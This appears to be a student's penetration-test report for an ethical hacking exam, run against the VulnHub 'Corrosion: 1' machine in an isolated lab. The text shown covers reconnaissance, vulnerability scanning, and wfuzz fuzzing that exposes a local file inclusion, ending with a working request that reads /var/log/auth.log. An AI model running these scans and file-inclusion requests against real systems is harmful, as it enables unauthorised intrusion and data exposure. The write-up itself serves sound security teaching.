

UNIVERSITY OF SALERNO
MASTER'S DEGREE IN COMPUTER SCIENCE
CURRICULUM OF CYBERSECURITY



PROJECT FOR THE PENETRATION TESTING AND ETHICAL HACKING EXAM
PENETRATION TESTING REPRODUCTION GUIDE

Corrosion: 1

PROFESSOR
Arcangelo Castiglione

STUDENT
Mariano Aponte
Student ID: 0522501877

Academic Year 2025–2026

Contents

1	Introduction	1
1.1	Overview	1
1.2	Methodologies	1
1.2.1	PTES Phases	1
1.3	Pentesting Tools	2
1.3.1	Environment	2
1.3.2	Tools	3
2	Intelligence Gathering	4
2.1	Overview	4
2.2	Target Discovery	4
2.3	Enumeration	5
2.3.1	Web App Enumeration	6
3	Vulnerability Analysis	9
3.1	Overview	9
3.2	Automatic Analysis	9
3.2.1	Nessus	9
3.2.2	Nikto	12
3.2.3	WafW00f	12
3.3	Manual Analysis	13
3.3.1	Exploit Database Analysis	13
3.3.2	Web App Manual Analysis	14
4	Exploitation	19
4.1	Overview	19
4.2	Automatic Exploitation	19
4.2.1	Metasploit	19
4.3	Manual Exploitation	20
4.3.1	Reverse Shell through Log Poisoning	20

<i>CONTENTS</i>	II
5 Post Exploitation	23
5.1 Overview	23
5.2 Manual Post Exploitation	23
5.2.1 Sensitive Data Extrapolation	23
5.2.2 Searching for Privilege Escalation Vectors	26
5.2.3 Gaining Root Privileges	27
List of Figures	A

Chapter 1

Introduction

1.1 Overview

This document highlights the **technical aspects** of the penetration testing activities performed by the student **Mariano Aponte** to assess the security posture of the "**Corrosion: 1**" machine from *VulnHub*.

This project was carried out within the scope of the **2025–2026 Penetration Testing and Ethical Hacking** examination for the Master's Degree in Computer Science, Cybersecurity curriculum, taught by **Prof. Arcangelo Castiglione**.

1.2 Methodologies

To assess the security posture of the target system, a penetration testing methodology had to be selected. In this project, the chosen methodology is the ***Penetration Testing Execution Standard (PTES)*** [19].

Throughout this document, the penetration testing process follows the PTES methodology as meticulously as possible. Nevertheless, the phases defined by the standard are not intended to provide a comprehensive set of instructions for conducting a penetration test. Instead, they serve as guidelines that direct the assessment process, as stated in the PTES technical guidelines.

1.2.1 PTES Phases

The *Penetration Testing Execution Standard* defines the following seven phases for conducting a penetration test:

- Pre-Engagement Interactions;
- Intelligence Gathering;
- Threat Modeling;
- Vulnerability Analysis;
- Exploitation;
- Post Exploitation;
- Reporting.

This report is organized according to the PTES methodology and focuses on the activities performed during the **Intelligence Gathering**, **Vulnerability Analysis**, **Exploitation**, and **Post Exploitation** phases.

Each phase is described in detail in the following chapters.

1.3 Pentesting Tools

1.3.1 Environment

To evaluate the security posture of the target asset, "**Corrosion: 1**" [2], a dedicated virtual laboratory was set up.

The laboratory was built using Oracle VM VirtualBox 7.2.8 r173730 [16]. A NAT **Network** was created, and all virtual machines deployed within VirtualBox were connected to this isolated network.

The laboratory network was configured with the address space 10.0.2.0/24, with DHCP enabled to automatically assign IP addresses to the virtual machines.

The target machine, "**Corrosion: 1**", was downloaded from the *VulnHub* platform and deployed as a virtual machine using VirtualBox.

The attacking machine was Kali Linux 2026.2 [11], downloaded from the official *kali.org* website and deployed as a virtual machine within the same private network as the target. All penetration testing activities described in this report were performed from this system.

1.3.2 Tools

The following tools were used throughout the penetration testing activity:

- Oracle VirtualBox [16];
- Kali Linux [11];
- nmap [15];
- DirBuster [4];
- Gobuster [7];
- wfuzz [9];
- Nessus [13];
- Nikto [8];
- WafW00f [6];
- Exploit Database [5];
- Metasploit [12];
- ssh and sftp [18];
- curl [3];
- zip2john and john [10];
- C [1], PHP [17] and Python [20] programming;
- netcat [14].

Chapter 2

Intelligence Gathering

2.1 Overview

This section describes the **Intelligence Gathering** activities performed during the penetration test.

Intelligence Gathering consists of performing reconnaissance activities against a target in order to collect as much information as possible. The collected data is then used during the **Vulnerability Analysis** and **Exploitation** phases to identify potential attack vectors. The greater the amount of information gathered during this phase, the higher the possibility of detecting viable attack paths.

2.2 Target Discovery

Since the target asset is deployed on a private network using DHCP, it is necessary to identify the IP address assigned to the machine within the network.

The first step is to determine the IP address of the attacking machine. This information will be useful to identify the host during the network scanning phase. The `ifconfig` command is used for this purpose:

```
(kali㉿kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::cf7:6a8b:b5ff:1587 prefixlen 64 scopeid 0<link>
    ether 08:00:27:5a:87:bc txqueuelen 1000 (Ethernet)
    RX packets 1093908 bytes 1489878688 (1.3 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 177005 bytes 19476580 (18.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 2.1: ifconfig output

The IP address of the attacking machine is 10.0.2.5.

The next step is to perform a network scan to identify the hosts available within the private network. To accomplish this, `nmap` is executed with the `-sn` option:

```
(kali㉿kali)-[~/Desktop]
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 08:45 -0400
Nmap scan report for 10.0.2.1 (10.0.2.1)
Host is up (0.00030s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3 (10.0.2.3)
Host is up (0.00023s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.6 (10.0.2.6)
Host is up (0.00042s latency).
MAC Address: 08:00:27:86:73:FC (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5 (10.0.2.5)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.15 seconds
```

Figure 2.2: nmap network scan

The scan discovered the following hosts:

10.0.2.1 This host corresponds to the *VirtualBox NAT Gateway*.

10.0.2.3 This host corresponds to the *VirtualBox DHCP Server*.

10.0.2.5 This host corresponds to the attacking machine.

10.0.2.6 This host corresponds to the target machine.

2.3 Enumeration

A comprehensive scan can now be performed against the target machine in order to collect additional information. To achieve this, `nmap` is executed with the `-A` option:

```

(kali@kali) ~/Desktop
$ nmap -A -p- 10.0.2.6
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 09:08 -0400
Nmap scan report for 10.0.2.6 (10.0.2.6)
Host is up (0.00034s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 0c:a7:1c:8b:4e:85:6b:16:8c:fd:b7:cd:5f:60:3e:a4 (RSA)
|   256  0f:24:f4:85:af:50:d3:d3:aa:09:33:c3:17:3d:63:c7 (ECDSA)
|_ 256  b0:fa:cd:77:73:da:e4:7d:c8:75:a1:c5:5f:2c:21:0a (ED25519)
80/tcp    open  http     Apache httpd 2.4.46 ((Ubuntu))
|_ http-server-header: Apache/2.4.46 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:86:73:FC (Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT
1 0.34 ms 10.0.2.6 (10.0.2.6)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.02 seconds

```

Figure 2.3: nmap full scan

The scan revealed the following key information:

- Port 22 is open and exposes an SSH service running OpenSSH 8.4p1;
- Port 80 is open and exposes an Apache2 2.4.46 web server;
- The target system is running a *Linux Ubuntu* operating system with a kernel version between 4.15 and 5.19.

Since the target exposes a web service, further enumeration activities can be performed against the Apache2 web server to identify possible attack surfaces.

2.3.1 Web App Enumeration

Since the target exposes a web application, additional attack vectors may be discovered through web application enumeration.

The first step is to verify whether the web application can be accessed through a browser:




Figure 2.4: Apache Default Page

Accessing `http://10.0.2.6:80` displays the default Apache2 Ubuntu Default Page.

The next step is to perform web crawling activities in order to identify hidden pages, directories, or files that may expose additional information.

To accomplish this task, `DirBuster` is used with the wordlist `/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt`. Since the assessment is performed within a controlled virtual laboratory environment, a high number of requests can be generated without affecting external systems. Therefore, 100 threads are configured to maximize the requests-per-second rate:




Figure 2.5: Execution of DirBuster

After completing the scan, `DirBuster` identified several accessible files and directories:

Type	Found	Respon...	Size
Dir	/	200	11546
Dir	/blog-post/	200	452
Dir	/blog-post/archives/	200	1165
File	/blog-post/archives/randylogs.php	200	147
Dir	/blog-post/uploads/	200	452
Dir	/tasks/	200	1128
File	/tasks/tasks_todo.txt	200	376
Dir	/icons/	403	443
Dir	/icons/small/	403	443
Dir	/server-status/	403	443

Figure 2.6: DirBuster results

A total of **8 directories** and **2 files** were discovered. Among the identified directories, three returned a 403 Forbidden HTTP response code. All remaining resources returned a 200 OK response code:

- Directory / — response code 200;
- Directory /blog-post/ — response code 200;
- Directory /blog-post/archives/ — response code 200;
- Directory /blog-post/uploads/ — response code 200;
- Directory /tasks/ — response code 200;
- Directory /icons/ — response code 403;
- Directory /icons/small/ — response code 403;
- Directory /server-status/ — response code 403;
- File randylogs.php — located in /blog-post/archives/ with response code 200;
- File tasks_todo.txt — located in /tasks/ with response code 200.

Another directory enumeration scan was performed using Gobuster with the previously mentioned wordlist. The scan identified only the following directories: /tasks/, /blog-post/, and /server-status/.

```
(kali@kali)-[~]
$ gobuster dir -u http://10.0.2.6:80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b 404

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: me to my Blog! http://10.0.2.6:80
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

tasks (Status: 301) [Size: 304] [→ http://10.0.2.6/tasks/]
blog-post (Status: 301) [Size: 308] [→ http://10.0.2.6/blog-post/]
server-status (Status: 403) [Size: 273]
Progress: 220558 / 220558 (100.00%)

Finished
```

Figure 2.7: Gobuster results

Some of the discovered directories may contain sensitive information that could be useful during the assessment.

Chapter 3

Vulnerability Analysis

3.1 Overview

This section describes the **Vulnerability Analysis** activities performed during the penetration testing process.

Vulnerability Analysis is the process of identifying weaknesses within systems and applications that could potentially be exploited by an attacker. These weaknesses may include a wide range of issues, such as host and service misconfigurations, outdated software components, or insecure application design.

3.2 Automatic Analysis

3.2.1 Nessus

To identify potential vulnerabilities within the target system, the vulnerability scanner **Nessus** was used.

As a first step, a *Basic Network Scan* was performed. The scan identified only two vulnerabilities: one classified as **medium risk** and one classified as **low risk**.




Figure 3.1: Nessus Basic Network Scan

Afterwards, an advanced scan was performed using the following configuration:

- Policy** Web Application Test;
- Port Scan** All Ports;
- Override Normal Accuracy** Show Potential False Alarms;
- Assess Component Install for Potential Vulnerabilities** Enabled;
- Perform Thorough Tests** Enabled;
- Try All HTTP Methods** Enabled;
- Attempt HTTP Parameter Pollution** Enabled.

The advanced scan identified additional families of vulnerabilities: **3 critical-risk**, **11 high-risk**, **13 medium-risk**, and **0 low-risk**.




Figure 3.2: Nessus Advanced Web Application Test

A complete report generated by Nessus is provided as an attachment; The identified critical vulnerabilities are primarily related to the outdated version of the Apache web server discovered during the previous enumeration phase.

3.2.2 Nikto

A scan on the Web Server was performed with Nikto. The scan confirmed the Nessus findings:

```
(kali㉿kali)-[~]
$ nikto -h http://10.0.2.6 -C all -o nikto_report -Format html
- Nikto v2.6.0

+ Target IP: 10.0.2.6
+ Target Hostname: 10.0.2.6
+ Target Port: 80
+ Platform: Linux/Unix
+ Start Time: 2026-09-10 13:32:58 (GMT-4)

+ Server: Apache/2.4.46 (Ubuntu)
+ ERROR: Failed to check for updates:
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5c84b4033ab77
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Security/Configuring-HTTP-headers#strict-transport-security
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Security/Configuring-HTTP-headers#content-security-policy
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Security/Configuring-HTTP-headers#referrer-policy
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Security/Configuring-HTTP-headers#permissions-policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Security/Configuring-HTTP-headers#x-content-type-options
+ [600050] Apache/2.4.46 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the
+ 8856 requests: 16 errors and 10 items reported on the remote host
+ End Time: 2026-09-10 13:38:38 (GMT-4) (340 seconds)

+ 1 host(s) tested
```

Figure 3.3: Nikto Scan Output

In addition, Nikto found a new vulnerability identified with **CVE-2003-1418**. However this vulnerability refers to Apache HTTP Web Server 1.3.22 through 1.3.27, which is an earlier version than the current version running on the target. Therefore the vulnerability is excluded from the final report.

The complete Nikto report is available as an attachment.

3.2.3 WafW00f

To check for the presence of Web Application Firewalls, a scan with WafW00f was executed:

```
(kali㉿kali)-[~]
$ wafw00f http://10.0.2.6

      ( Woof! )
    /-----\
   /           \
  /             \
 /               \
/                 \
\                 /
 \               /
  \             /
   \           /
    \         /
     \       /
      \     /
       \   /
        \ /
         /
        /
       /
      /
     /
    /
   /
  /
 /
/

~ WAFW00F : v2.4.2 ~

The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://10.0.2.6
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

Figure 3.4: WafW00f scan

However, the target isn't running any Web Application Firewall.

3.3 Manual Analysis

3.3.1 Exploit Database Analysis

To identify additional vulnerabilities that may not have been detected during the automated analysis, the *Exploit Database* was manually consulted. The search was performed using the service and operating system information identified during the **Intelligence Gathering** phase.

The following information was obtained about the target host:

- Port 22 is open and exposes **OpenSSH 8.4p1**;
- Port 80 is open and exposes **Apache HTTP Server 2.4.46**;
- The target system is running a *Linux Ubuntu* operating system with a kernel version between 4.15 and 5.19.

The first search was performed using the identified **OpenSSH 8.4p1** version. No additional vulnerabilities relevant to the target configuration were identified in the *Exploit Database*:




Figure 3.5: **OpenSSH 8.4p1** search results in the Exploit Database

A second search was performed for **Apache HTTP Server 2.4.46**. This search returned an entry associated with **CVE-2021-44790**. The vulnerability, however, had already been identified by **Nessus** during the automated vulnerability analysis:




Figure 3.6: Apache HTTP Server 2.4.46 search results in the Exploit Database

Finally, the search was extended to the identified Linux kernel version range. This analysis revealed an additional vulnerability, **CVE-2018-18955**, which affects Linux kernels within the identified version range. The vulnerability can be exploited by a local, unprivileged user to achieve **local privilege escalation**:




Figure 3.7: Linux kernel search results in the Exploit Database

Unlike the vulnerabilities identified during the automated analysis, **CVE-2018-18955** was not detected by **Nessus** and was therefore added as a finding resulting from the manual analysis.

3.3.2 Web App Manual Analysis

As reported in the **Intelligence Gathering** phase, the following directories and files were identified within the Web App:

- Directory / — response code 200;
- Directory /blog-post/ — response code 200;

- Directory `/blog-post/archives/` — response code 200;
- Directory `/blog-post/uploads/` — response code 200;
- Directory `/tasks/` — response code 200;
- Directory `/icons/` — response code 403;
- Directory `/icons/small/` — response code 403;
- Directory `/server-status/` — response code 403;
- File `randylogs.php` — located in `/blog-post/archives/` with response code 200;
- File `tasks_todo.txt` — located in `/tasks/` with response code 200.

Some of the discovered files may contain **sensitive information** that could be useful during the assessment.

By accessing the file `tasks_todo.txt`, additional information was disclosed:




Figure 3.8: `tasks_todo.txt` content

The content of `tasks_todo.txt` suggests the presence of a **potential misconfiguration** involving the `auth.log` file. This file is a Linux system log responsible for recording authentication-related events, including:

- User login and logout events;
- SSH access attempts;
- `sudo` command usage;
- Failed authentication attempts;
- PAM (*Pluggable Authentication Modules*) activity;
- User account modifications;

- Authentication errors.


Another interesting finding is the `randylogs.php` file. However, attempting to access it directly did not return any information or visible output.

The lack of a response suggests that the PHP script may require an input parameter before it performs its intended function. This is a reasonable assumption given the filename, which indicates that the script is likely related to log retrieval, and the fact that accessing it without any parameters produced an empty response.

To identify the parameter expected by the application, `wfuzz` was used to perform parameter fuzzing with the wordlist `/usr/share/wordlists/dirb/big.txt`. In addition, responses with a length of zero were filtered out using the `-hl` option.

Finally, `/var/log/auth.log` was considered a potential file that `randylogs.php` might be intended to access, both because the name of the PHP script suggests that it performs some actions involving log files and because `auth.log` was explicitly mentioned in `tasks_todo.txt`.

This file path was therefore used to determine whether the application accepted a parameter that could be used to retrieve the log file:



```
(kali@kali) [~]
$ wfuzz -hl 0 -w /usr/share/wordlists/dirb/big.txt http://10.0.2.6/blog-post/archives/randylogs.php?FUZZ=/var/log/auth.log
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning: Pycurl is not compiled against Openssl. Wfuzz might not work
ctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://10.0.2.6/blog-post/archives/randylogs.php?FUZZ=/var/log/auth.log
Total requests: 20469

ID      Response  Lines  Word  Chars  Payload
-----
000007534:  200        995 L  11942 W  97050 Ch  "file"

Total time: 13.42804
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 1524.346
```

Figure 3.9: `randylogs.php` parameter fuzzing

The output of `wfuzz` suggests that the parameter `file` is the one required by the PHP script.

At this point, the observed behavior suggests the presence of a **potential Local File Inclusion (LFI) vulnerability**. The application appears to accept a user-controlled file path through the `file` parameter, which may allow the PHP script to access files located on the underlying filesystem. However, the vulnerability can only be confirmed by successfully retrieving a local file through the identified parameter.

Accessing `http://10.0.2.6/blog-post/archives/randylogs.php?file=/var/log/auth.log` successfully displays the contents of the `/var/log/auth.log` file, **confirming the presence of the LFI vulnerability**.

```
